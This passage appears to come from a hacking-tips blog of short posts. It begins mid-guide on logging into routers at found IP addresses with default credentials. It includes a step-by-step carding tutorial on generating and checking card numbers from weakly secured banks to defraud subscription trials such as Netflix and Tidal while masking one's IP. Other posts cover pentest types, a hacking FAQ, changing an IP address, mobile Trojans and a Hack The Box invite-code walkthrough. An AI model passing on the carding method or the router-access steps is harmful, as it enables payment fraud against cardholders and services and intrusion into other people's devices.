4. If you see the alert error messages, it says TD-8817. So we can Google for it or you can visit routerpassword.com to know the default router username and password
5. Now let’s try to access these IP addresses using default logins we just got on step 4.
Default username and passwords are not same for every routers.
With username : admin and password : admin, we can log in to the router administration page
Hope you found it useful
Uncategorized

How to Make Working BIN for Premium Accounts?

How to Make Working BIN for Premium Accounts?
Before we start we should now one thing, there are two types of trial CC Verification in Premium Accounts trial. Let’s learn how to make bins
First one is, Validity Check Trial.
This type of trial just checks CC EXP CVV Validation and starts your trial
Very Very easy to bypass their verification
Eg. Tidal
Second one is, Authorization Hold trial.
This type of trial makes an authorixation hold on the card for 1 USD.
It also have verification system to verify card holder name if the card is VBV.
Eg. Netflix
For Finding a bin you need the following things Needed before starting Work
 Hardworking
Patience
 CC Generator
CC Checker
 Good Internet connection
VPN (Premium)
Now if you want to find a bin for the second type of Premium Accounts you should follow the following:-
Step 1: Goto Country/BANK to BIN webistes like
Step 2: Choose Any Country you want (Mainly Low secured countries like OMAN,UAE and etc)
Step 3: Choose Small Banks (They are less secured)
Step 4: Choose one BIN of Debit card (not credit)
Step 5: Generate CC with it
Step 6: Check with it
Step 7: Get lives one
Step 8: Test it
Step 9: Start from Step 2 again till you get working one
Attention: Don’t Share your hard work results with Peoples Or Else It Get Patched
For type 1 Trials:
Choose USA, CAPITAL ONE Mastercards.
1) Choose one BIN of Debit level card (not credit)
2) Generate CC with it
3)Check with it
4)Get lives one
5)Test it
Do Again and again till you get working one
Don’t forget to change your IP to the CC Countries IP
That’s it  then you get your own bin. Now you can easily get working bins or more like you can make working bins.
If you like our tutorial please share with your friends and support us. Stay updated for such awesome tips and tricks. Practice more and have patience to get working bins.
Uncategorized

TYPES OF PENETRATION TESTING

TYPES OF PENETRATION TESTING
Overt Penetration Testing: 
Using overt penetration testing, you work with the organization to identify  
potential security threats, and the organization’s IT or security team shows you  
the organization’s systems. The one main benefit of an overt test is that you  
have access to insider knowledge and can launch attacks without fear of  
being blocked. A potential downside to overt testing is that overt tests might  
not effectively test the client’s incident response program or identify how  
well the security program detects certain attacks. When time is limited and  
certain PTES steps such as intelligence gathering are out of scope, an overt  
test may be your best option. 
Covert Penetration Testing
Unlike overt testing, sanctioned covert penetration testing is designed to sim- 
ulate the actions of an attacker and is performed without the knowledge of  
most of the organization. Covert tests are performed to test the internal  
security team’s ability to detect and respond to an attack. 
Covert tests can be costly and time consuming, and they require more  
skill than overt tests. In the eyes of penetration testers in the security industry,  
the covert scenario is often preferred because it most closely simulates a true  
attack. Covert attacks rely on your ability to gain information by reconnais- 
sance. Therefore, as a covert tester, you will typically not attempt to find a  
large number of vulnerabilities in a target but will simply attempt to find the  
easiest way to gain access to a system, undetected.
Uncategorized

Here is a small list of some of the Frequently asked Questions about hacking:

Here is a small list of some of the Frequently asked Questions about hacking:
How long does it take to become a hacker?
Hacking is not something that can be mastered overnight.It really takes quite some time to understand and implement the skills that actually put you in the hacker’s shoes.
So, for anyone who is wanting to become a hacker, all it takes is some creativity,willingness to learn and perseverance.
What skills do I need to become a hacker?

In order to become a hacker, it is essential to have a basic understanding of how a computer system works.For example,you may start off with basics of operating system,computer networks and some programming.
Atthis point in time,you need not worry much about this question as this book will take you through all those necessary concepts to establish the skills that you need to possess as a hacker.
What is the best way to learn hacking?
Assaid earlier,the best way to learn hacking is to start off with the basics.Once you have established the basic skills,you can take it even further by going through the books that discuss individual topics in a much detailed fashion.Do not forget the power of Internet when it comes to acquiring and expanding your knowledge.
Uncategorized

How To Change Your IP In Less Than A Minute In PC

How To Change Your IP In Less Than A Minute In PC 

• Click on \”Start\” in the bottom left hand corner of screen
• Click on \”Run\”
• Type in \”command\” and hit ok
You should now be at an MSDOS prompt screen.
• Type \”ipconfig /release\” just like that, and hit \”enter\”
• Type \”exit\” and leave the prompt
• Right-click on \”Network Places\” or \”My Network Places\” on your desktop.
• Click on \”properties\” You should now be on a screen with something titled \”Local Area Connection\”, or something close to that, and, if you have a network hooked up, all of your other networks.
• Right click on \”Local Area Connection\” and click \”properties\”
• Double-click on the \”Internet Protocol (TCP/IP)\” from the list under the \”General\” tab
• Click on \”Use the following IP address\” under the \”General\” tab
• Create an IP address (It doesn\’t matter what it is. I just type 1 and 2 until i fill the area up).
• Press \”Tab\” and it should automatically fill in the \”Subnet Mask\” section with default numbers.
• Hit the \”Ok\” button here
• Hit the \”Ok\” button again You should now be back to the \”Local Area Connection\” screen.
• Right-click back on \”Local Area Connection\” and go to properties again.
• Go back to the \”TCP/IP\” settings
• This time, select \”Obtain an IP address automatically\” tongue.gif 
•18. Hit \”Ok\”
• Hit \”Ok\” again
• You now have a new IP address
With a little practice, you can easily get this process down to 15 seconds.
Uncategorized

How Trojans Impact Mobile Devices

How Trojans Impact Mobile Devices
━━━━━━━━━━━━━
Trojans aren’t problems for only laptop and desktop computers. They can also impact your mobile devices, including cell phones and tablets.
In general, a Trojan comes attached to what looks like a legitimate program. In reality, it is a fake version of the app, loaded up with malware. Cybercriminals will usually place them on unofficial and pirate app markets for unsuspecting users to download.
In addition, these apps can also steal information from your device, and generate revenue by sending premium SMS texts.
One form of Trojan malware has targeted Android devices specifically. Called Switcher Trojan, it infects users’ devices to attack the routers on their wireless networks. The result? Cybercriminals could redirect traffic on the Wi-Fi-connected devices and use it to commit various crimes.
━━━━━━━━━━━━━
Uncategorized

How to get a INVITE code from HTB(hack the box)?

How to get a INVITE code from HTB(hack the box)? 
▫️ Step 1
go to the inspect elements by pressing CTRL+SHIFT+I. you can see js/inviteapi.min.js parameter that seems interesting.
▫️ Step 2
go to the https://www.hackthebox.eu/js/inviteapi.min.js and look if there is anything to do with. you will see that there is makeInviteCode. we will use it in invite page console.
▫️ Step 3
go back to invite page and open inspect elements and go to the console and just write makeInviteCode there and hit ENTER. you will see some kinda encoded code.
▫️ Step 4
it is base64 encoded. go to https://www.base64decode.org/
and decode it easily. it will give you some parameter that will give you invite code.
▫️ Step 5
you can’t get anything by make get a request to https://www.hackthebox.eu/api/invite/generate. so we will make a post request using curl.
type this command in your terminal
curl -XPOST
And you will get the invite code. but remember, a particular invite-code will work only for a particular IP. so you won’t be able to use anyone’s code.